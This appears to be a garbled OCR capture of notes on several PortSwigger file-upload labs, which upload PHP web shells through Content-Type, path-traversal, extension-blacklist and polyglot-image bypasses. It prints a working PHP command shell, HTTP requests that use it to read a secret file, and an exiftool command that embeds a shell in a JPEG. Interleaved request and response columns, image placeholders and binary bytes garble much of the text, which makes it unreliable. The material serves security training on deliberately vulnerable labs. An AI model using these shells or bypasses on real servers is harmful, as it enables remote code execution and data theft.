

## Lab: Remote code execution via web shell upload




This lab contains a vulnerable image upload function. It doesn't perform any validation on the files users upload before storing them on the server's filesystem.

To solve the lab, upload a basic PHP web shell and use it to exfiltrate the contents of the file <code>/home/carlos/secret</code> . Submit this secret using the button provided in the lab banner.



Submit solution Back to lab description >>





Home | My account | Log out

## My Account

Your username is: wiener







## Lab: Web shell upload via Content-Type restriction bypass




This lab contains a vulnerable image upload function. It attempts to prevent users from uploading unexpected file types, but relies on checking user-controllable input to verify this.

To solve the lab, upload a basic PHP web shell and use it to exfiltrate the contents of the file <code>/home/carlos/secret</code> . Submit this secret using the button provided in the lab banner.

Sorry, file type application/x-php is not allowed Only image/jpeg and image/png are allowed Sorry, there was an error uploading your file.

Back to My Account



GET /static/exploit.php?command=id HTTP/1.1 Host: normal-website.com HTTP/1.1 200 OK
Content-Type: text/plain Content-Length: 39 <?php echo system(\$\_GET['command']); ?>

filename

multipart/form-data

## Lab: Web shell upload via path traversal



This lab contains a vulnerable image upload function. The server is configured to prevent execution of user-supplied files, but this restriction can be bypassed by exploiting a secondary vulnerability.

To solve the lab, upload a basic PHP web shell and use it to exfiltrate the contents of the file <code>/home/carlos/secret</code> . Submit this secret using the button provided in the lab banner.

You can log in to your own account using the following credentials: wiener:peter




🗘 🔒 https://0aeb00fd04c854c78149986500370025.**web-security-academy.net**/my-account/avatar

The file avatars/cmd.php has been uploaded.

Back to My Account


https://0aeb00fd04c854c78149986500370025.web-security-academy.net/files/avatars/cmd.php?cmd=ls










#### .htaccess










# Lab: Web shell upload via extension blacklist bypass



This lab contains a vulnerable image upload function. Certain file extensions are blacklisted, but this defense can be bypassed due to a fundamental flaw in the configuration of this blacklist.

To solve the lab, upload a basic PHP web shell, then use it to exfiltrate the contents of the file /home/carlos/secret. Submit this secret using the button provided in the lab banner.

You can log in to your own account using the following credentials: wiener:peter




# Lab: Web shell upload via obfuscated file extension



This lab contains a vulnerable image upload function. Certain file extensions are blacklisted, but this defense can be bypassed using a classic obfuscation technique.

To solve the lab, upload a basic PHP web shell, then use it to exfiltrate the contents of the file <code>/home/carlos/secret</code>. Submit this secret using the button provided in the lab banner.



```
GET /files/avatars/cmd.php?cmd=cat+/home/carlos/secret HTTP/2
                                                                                 HTTP/2 200 0K
Host: 0a9d00e803e6838380aa5dff004c00e2.web-security-academy.net
                                                                                 Date: Fri, 22 Nov 2024 05:47:50 GMT
                                                                                 Server: Apache/2.4.41 (Ubuntu)
Content-Type: text/html; charset=UTF-8
Cookie: session=HQs5rTpoPuDemv0Yflw9aDeEP0scyVn7
Content-Length: 440
Cache-Control: max-age=0
Sec-Ch-Ua: "Not?A_Brand";v="99", "Chromium";v="130"
                                                                                 X-Frame-Options: SAMEORIGIN
                                                                                 Content-Length: 32
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
                                                                                 CtOOqn6cYnAYLvjzpnsi7A4rD6nhyNvi
Accept-Language: en-US, en; q=0.9
Origin:
https://0a9d00e803e6838380aa5dff004c00e2.web-security-academy.net
Content-Type: multipart/form-data;
boundary=----WebKitFormBoundaryDWY8aR00iCNGfdF9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70
Safari/537.36
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
mage/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
https://0a9d00e803e6838380aa5dff004c00e2.web-security-academy.net/
mv-account?id=wiener
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
```

Content-Type

# Lab: Remote code execution via polyglot web shell upload



This lab contains a vulnerable image upload function. Although it checks the contents of the file to verify that it is a genuine image, it is still possible to upload and execute server-side code.

To solve the lab, upload a basic PHP web shell, then use it to exfiltrate the contents of the file <code>/home/carlos/secret</code>. Submit this secret using the button provided in the lab banner.

```
(scr34tur3 (kali) - [~]
$ exiftool -Comment="<?php echo 'START ' . system(\$_GET['cmd']) . ' END'; ?>" image.jpg -o polyglot.php
1 image files created
```

```
·(scr34tur3&Kali)-[~]
$ exiftool cmdpolygot.php
ExifTool Version Number
                                : 13.00
File Name
                                : cmdpolygot.php
Directory
File Size
                               : 12 kB
File Modification Date/Time
File Access Date/Time
                               : 2024:11:21 18:57:33+03:00
                               : 2024:11:21 18:58:09+03:00
File Inode Change Date/Time
                               : 2024:11:21 18:57:33+03:00
File Permissions
                                : -rw-rw-r--
File Type
                                : JPEG
File Type Extension
                                : jpg
MIME Type
                                : image/jpeg
JFIF Version
                                : 1.01
Resolution Unit
                                 : None
X Resolution
Y Resolution
                                : <?php echo 'START ' . system($ GET['cmd']) . ' END'; ?>
Comment
Image Width
Image Height
                                 : 250
                                : Baseline DCT, Huffman coding
Encoding Process
Bits Per Sample
Color Components
Y Cb Cr Sub Sampling
                                : YCbCr4:2:0 (2 2)
Image Size
                                : 300x250
Megapixels
                                 : 0.075
```

Request Response Ø 🗐 \n ≡ In ≡ Pretty Raw Hex Pretty Raw Hex 1 GET /files/avatars/polyglot.php?cmd=cat+/home/carlos/secret HTTP/2 HTTP/2 200 0K 2 Host: 0a29001203b5927f80e4674e00b4000b.web-security-academy.net 3 Cookie: session=n29HyiUQ3fgXH9X0BFrJHNZdbMeASADp 2 Date: Fri, 22 Nov 2024 06:00:34 GMT 3 Server: Apache/2.4.41 (Ubuntu) Content-Length: 12423 Vary: Accept-Encoding 5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Not?A\_Brand";v="99", "Chromium";v="130"
7 Sec-Ch-Ua-Mobile: ?0 Content-Type: text/html; charset=UTF-8 X-Frame-Options: SAMEORIGIN Content-Length: 12027 6 8 Sec-Ch-Ua-Platform: "Linux" 9 Accept-Language: en-US,en;q=0.9 ÿØÿàJFIFÿþ9NK585Y9ReBF2o9a9WAgUU3SfSToTZMUoSTART 10 Origin: NK585Y9ReBF2o9a9WAgUU3SfSToTZMUo ENDÿÛC https://0a29001203b5927f80e4674e00b4000b.web-security-academy.net 10 11 Content-Type: multipart/form-data; 11 boundary=----WebKitFormBoundarypQi5pJeyWsZaeFjN 12 12 Upgrade-Insecure-Requests: 1 13 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) 13 ÿÛC ÿÀú,"ÿÄ ÿÄO !1A"Qa 2q´8Bv;#R±\$37FVbÁá&frx56ÑðCES²ÿÄÿÄ\$ AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 . Íl"23AQaÿÚ?ò⊚BBdz¬>Đyðm\_ÏQ.7]ê°ûAæÁµ=D"ÔýR'\_²=MºூàU¤BXÃ6K +Æ\_ÞæÁ∖ÖàJd¾ÇÀ£Ið)FFÊ"{ª&Á 15 "Äò Safari/537.36 14 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i 16 íW47@YcàUª¥¬·ú B»C¡È ;o.ibæcrEÇI\$ìÏ6»FêêÍɱ6V£Ì¢×òø«.2@{ÛoEî ) Gy&°7;+Á¤È·5n°»g{%k HR?Ø÷ø?ù) Tôţo⁻ţ ÅøÄ¿ÁøÏÉJ£ä°xú<DB»&PB !B]êøţ mage/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q= 0.7 15 Sec-Fetch-Site: same-origin 16 Sec-Fetch-Mode: navigate 17 Sec-Fetch-User: ?1 "À¥ã(àÖ@µ:;%t,Q¬æe-BdOîĕÍ ¦ø\*òJCí(àio[tl;i7¶ÊÁþ.ååå9s^`GD%ú=<lë¨×k ;b×üEôÔâ¦!â2dLŶàø%d \*œÊi)ØábLá »~Cky≪ºÓÎÖñ×úBsÚ.;»þ%t8b¥f:è(éZà÷Hî> 18 Sec-Fetch-Dest: document 19 Referer: https://0a29001203b5927f80e4674e00b4000b.web-security-academy.net/ 17 my-account?id=wiener ^k¥őqê}ÓQEQtKwmM¥h{\$m¶≫NÖêJæ'Óg âÄë~²Æ+'v§Îá´\_ßÌEÁþo9´i

18

{À6ð²Ù

ΘÛ7Ég¥ÁŐ´þ±LùWbóe¬R§lMdìô<№β{{⊕É>

20 Accept-Encoding: gzip, deflate, br

21 Priority: u=0, i

<script>

.doc .xls